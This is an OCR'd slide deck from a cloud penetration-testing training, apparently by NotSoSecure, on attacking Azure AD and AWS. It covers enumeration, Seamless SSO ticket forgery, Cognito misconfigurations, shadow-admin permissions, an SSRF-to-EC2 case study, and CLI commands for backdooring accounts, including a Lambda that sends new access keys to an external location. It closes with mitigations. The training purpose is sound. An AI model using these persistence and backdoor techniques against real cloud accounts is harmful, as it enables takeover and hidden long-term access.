
Azure Active Directory

AAD (Azure Active Directory)

- Effectively nothing more than an identity / authentication platform
- Allows integration with on-premise Active Directory
- Users can authenticate with their AD credentials against e.g.
- Office365, Sharepoint, Azure, and a vast array of third party services with support for AAD built in
- Integration is via one of three methods:
  - PHS: (Password Hash Synchronisation) uploads user accounts and password hashes from on-prem AD into AAD
  - PTA: (Pass-through Authentication) allows AAD to forwarded authentication requests onto on-prem AD
  - ADFS: (AD Federation Service) Federated Authentication

NotSoSecure part of claranet cyber security

Generic Azure AD Setup



Reference:
https://docs.microsoft.com/en-gb/azure/active-directory/manage-apps/what-is-application-management

AAD: Authenticated Enumeration

- Even if you only have Office 365 you are automatically part of Azure AD
- Any low-priv AAD account can:
  - Interact via azure-cli
  - Query role members
- URLs to remember
  - https://portal.azure.com: GUI to active directory
  - https://myapps.microsoft.com: third-party apps list
- Assuming you have valid credentials you can get:
  - User Details

```
az ad user list --output=table --query='[].{
Created:createdDateTime,UPN:userPrincipalName,Name:displayName,
Email:mail,UserId:mailNickname,Enabled:accountEnabled}'
```

  - All service principals

```
az ad sp list --output=table --query='[].{
Name:displayName,Enabled:accountEnabled,URL:homepage,
Publisher:publisherName,MetadataURL:samlMetadataUrl}'
```

NotSoSecure part of claranet cyber security

AAD: Sync Server

- Most common integration method for on-prem AD is Password Hash Synchronisation
- Azure AD Connect uploads hashes from on-prem AD to AAD
- AAD Connect must run with high privileges in order to access hashes within AD
- Compromise of on-prem AD Connect server == compromise of AAD
- If an account exists in AAD but not on-prem AD, and an attacker is able to add accounts to AD, accounts will be automatically linked and the hash synced, allowing attacker to takeover the AAD account
    - Disabled for admin accounts in 2018

NotSoSecure part of claranet cyber security

AAD: Application Service Principals

- Service principals are accounts for applications in AAD
  - A default Office365 environment contains ~200
  - As they are not for users, MFA can't be enabled for service principals
- Application permissions are either:
  - Delegated - obtained from the user signed in
  - Assigned to the application service principal
- By default, any user can create applications and service principals
- If an application service principal is granted permissions, the user account that owns the application can impersonate the service principal and use those permissions
  - This includes RBAC roles (i.e. for Azure Resource Manager)
  - Actions will appear in logs as though performed by the application

NotSoSecure part of claranet cyber security

AAD: Application Administrators

- Global / Company Admin accounts can do anything, but some limited admin account roles also exist:
  - Application Administrator
  - Authentication Administrator
  - Exchange Administrator
  - etc.
- These limited roles are **fixed**
- Application Administrators are able to manage all applications
- Hence can impersonate **any** application and elevate privileges
  - **Note:** Does not include default MS apps as these are now protected

NotSoSecure part of claranet cyber security

AAD: Seamless SSO

- Seamless Single Sign-On can be combined with either PHS or PTA methods
- Existing user session with on-prem AD is seamlessly extended to AAD
- Uses Kerberos with on-prem AD behind the scenes to get service ticket and authenticate with AAD
- Imports some well known Kerberos weaknesses into your AAD environment!

NotSoSecure part of claranet cyber security

AAD: Seamless SSO - Silver Ticket

- For AAD Seamless SSO the account used is AZUREADSSO$ account
- TGT is encrypted using the AZUREADSSO$ account hash at on-prem AD and decrypted at AAD (where account also exists with the same hash)
- If an attacker obtains the AZUREADSSO$ account hash (e.g. through on-prem AD compromise) can generate TGTs for any user SID, hence authenticate to AAD as any user (as long as no MFA required)
- Hash of AZUREADSSO$ account never changes after initial setup
- To extract hash use https://github.com/fox-it/adconnectdump

NotSoSecure part of claranet cyber security

AAD: Seamless SSO - Delegation

- Resource based constrained delegation
- Configured on target object, e.g. `AZUREADSSO$`
- Any AD user that can manage computer accounts in the container or OU can configure it
- Can then create service tickets to impersonate any user in AAD

NotSoSecure part of claranet cyber security

Cloud Pentesting


AWS Cognito


AWS Cognito

- AWS cognito service enables direct access to resource for app user.
- Two main parts:
  - **User pools** are user directories that provide sign-up and sign-in options
  - **Identity pools** enable developers to grant end-users access to AWS services
- Mainly used for Mobile and web application
- Identity pool ID is a random UUID hence difficult to bruteforce
- Generally hardcoded in mobile applications / Websites
- Two levels of Access Unauthenticated and Authenticated

NotSoSecure part of claranet cyber security

AWS Cognito





Case Study

Internet Wide AWS Cognito Analysis

- AWS Temp Credentials can be obtained if identity pool is known
- Leveraged crowd sourcing via commoncrawl, decompiling android apk
- Collected a total of 2504 identity pool identifiers
- Explored permissions on each pool identifier
  - more than **1 in 5** AWS Cognito configurations **are insecure**
  - **906 S3 buckets** which contained **sensitive** information
  - identified **1572 lambda** functions, exposing at least **78 sensitive env variables**

Reference:
https://andresriancho.com/internet-scale-analysis-of-aws-cognito-security/

Cloud Pentesting

Post Exploitation

Post Exploitation in Cloud

- Identify the level of access to the current token
- Enumeration is the key
- Horizontally pivot to identify more privileged accounts
- Leverage the larger access to elevate or gain more foothold
- Focus on goal instead of running towards Admin Access

NotSoSecure part of claranet cyber security

Hidden Resources

- Admin level accounts created but never used
- User with accidental higher privileges
  - Privilege to create policies and assign them
  - and more
- Services started but never closed
- Services started in non default location

NotSoSecure part of claranet cyber security

Shadow Admin: Azure

- Shadow admin accounts can be identified by searching and analyzing ACL permissions granted to that particular account.
- Attacker can use these account to stay under the radar
- These are accounts with permissions in Azure which attacker could abuse to escalate privilege and take hold of entire domain.
  - Accounts with full control over Domain Admin group
  - Account with reset password functionality over other Domain Admin account
  - Account with Replicating Directory Changes all permission

Reference:
https://www.cyberark.com/threat-research-blog/shadow-admins-stealthy-accounts-fear/

NotSoSecure part of claranet cyber security

Shadow Admin: AWS

These are some permissions in AWS which attacker could abuse to escalate privilege and take hold of entire domain

- CreateAccessKey
- CreateLoginProfile
- UpdateLoginProfile
- PutUserPolicy, PutGroupPolicy or PutRolePolicy
- CreatePolicy
- AddUserToGroup
- UpdateAssumeRolePolicy
- CreatePolicyVersion, SetDefaultPolicyVersion
- PassRole with CreateInstanceProfile/AddRoleToInstanceProfile

Reference:
https://www.cyberark.com/threat-research-blog/cloud-shadow-admin-threat-10-permissions-protect/
https://summitroute.com/blog/2019/06/18/aws_iam_managed_policy_review/

NotSoSecure part of claranet cyber security

Case Study

Shadow Admin

- AWS has multiple policies which are basically mapped to user roles to grant/restrict the access
- “AmazonElasticTranscoderFullAccess” policy has “iam:PutRolePolicy” permissions.
- “iam:PutRolePolicy” permission allows us to attach an inline policy to role.
- AWS has fixed this by rolling out new policy “AmazonElasticTranscoder_FullAccess”

Reference:
https://medium.com/ymedialabs-innovation/an-aws-managed-policy-that-allowed-granting-root-admin-access-to-any-role-51b409ea7ff0

Tools

- There are multiple open source scripts available to identify privileged accounts
  - ACLight
  - SkyArk
  - Cloudtracker

Reference:
https://www.cyberark.com/threat-research-blog/cloud-shadow-admin-threat-10-permissions-protect/
https://github.com/duo-labs/cloudtracker
https://www.cyberark.com/threat-research-blog/shadow-admins-stealthy-accounts-fear/

NotSoSecure part of claranet cyber security

Case Study

WebApp SSRF to EC2 Takeover

Starting point: SSRF on a Web Application
Exploitation Process:

1. Obtained Metadata details (account id, region, security-credentials)
2. Using credentials enumerated all S3 buckets
3. One s3 bucket contained pem files for all ec2 boxes
4. Enumerated instances to identify higher power roles
5. Obtained access to those instances via pem files
6. Backdoored the AWS account by creating new id with iam:* capabilities

Reference:
https://www.threatstack.com/cloud-attack (not directly related but similar)

Cloud Pentesting

Backdooring and Maintaining Access

Maintaining Access

- If you have access to AWS high priv account you can generate security token service (sts) temp keys

```
aws sts get-session-token --duration-seconds 129600
```

- This session token is not listed in usual list-access-key command

```
aws iam list-access-keys
```

- In Azure we can create SAS token

```
az storage blob generate-sas --account-name {storage account name}
--account-key {storage account key} --container-name {name of blob
container} --name {blob name} --permissions {permission to grant}
--expiry {date/time to expire SAS token}
```

NotSoSecure part of claranet cyber security

Backdooring AWS Account

- Create user and access key

```
aws iam create-user --user-name [my-user]
```

```
aws iam create-access-key --user-name [my-user]
```

- Create just access key for existing user

```
aws iam create-access-key --user-name [existing-user]
```

- create a new role attach it to existing role

```
aws iam create-role
```

```
aws iam attach-role-policy
```

NotSoSecure part of claranet cyber security

Backdooring AWS Account

Taking it a step further:

- Create a Lambda function triggered by a CloudWatch Event rule for all future user creation, adding an access-key and posting to an external location
- Create a Lambda function triggered by a CloudWatch Event rule for all future role creation, adding the role to your existing backdoor
- In addition you could make the code react to UpdateAssumeRolePolicy calls and reintroduce any backdoors that are removed

Reference:
https://danielgrzelak.com/backdooring-an-aws-account-da007d36f8f9

NotSoSecure part of claranet cyber security

Cloud Mitigations

- Create a Lambda function triggered by a CloudWatch Event rule for all Ensure to not use root/Admin accounts
- Use Identity and Access Management, Prefer delegating tasks
- Least Privilege even for Access Tokens / IAM Profiles
  - If you need read capabilities on S3 no point giving s3full access
- Enable MFA (MultiFactor Authentication)
- Disable access to Metadata API at server level (accessible to all by default)
- Maintain External Logs (example CloudTrail)
- Encrypt all data where possible (both in transit and at rest)
- Don't just block service ports, close the service

NotSoSecure part of claranet cyber security

Cloud Mitigations

- Include hardening in build process
- Aim for full automation and no manual intervention
  - System crash or issue requires full rebuild
  - No SSH in prod
- Hardening Benchmarks

  https://www.cisecurity.org/benchmark/amazon_web_services/
  https://www.cisecurity.org/benchmark/azure/
  https://www.cisecurity.org/benchmark/google_cloud_computing_platform/
- Keep your login creds safe

  https://docs.aws.amazon.com/opsworks/latest/userguide/security-ssh-access.html
  https://aws.amazon.com/articles/tips-for-securing-your-ec2-instance/

NotSoSecure part of claranet cyber security

Cloud Mitigations

- Perform periodic audits, compare and contrast the results
- Cloud Account Audits

  https://github.com/SecurityFTW/cs-suite (Cross provider)
  https://github.com/toniblyx/prowler (AWS)
  https://github.com/cyberark/SkyArk (AWS)
  https://github.com/nccgroup/ScoutSuite (AWS, Azure, GCP)
  https://github.com/mwrlabs/Azurite (Azure)

- IaaS systems need more then just cloud level probing, perform OS level Audits


  https://github.com/lateralblast/lunar (Linux)
  https://github.com/CISOfy/lynis (Linux)

  - MBSA, MSCT, MSAT for windows

NotSoSecure part of claranet cyber security


Cloud Audit: Scout Suite

```
(venv) root@kali:~/cloud_tools/ScoutSuite# python scout.py aws
2019-05-25 16:27:23 kali scout[2286] INFO Launching Scout
2019-05-25 16:27:23 kali scout[2286] INFO Authenticating to cloud provider
2019-05-25 16:27:33 kali scout[2286] INFO Gathering data from APIs
2019-05-25 16:27:33 kali scout[2286] INFO Fetching resources for the Lambda service
2019-05-25 16:27:34 kali scout[2286] INFO Fetching resources for the CloudFormation service
2019-05-25 16:27:36 kali scout[2286] INFO Fetching resources for the CloudTrail service
2019-05-25 16:27:37 kali scout[2286] INFO Fetching resources for the CloudWatch service
2019-05-25 16:27:39 kali scout[2286] I
2019-05-25 16:27:40 kali scout[2286] I
2019-05-25 16:27:41 kali scout[2286] I
2019-05-25 16:27:43 kali scout[2286] I
2019-05-25 16:27:44 kali scout[2286] I
```

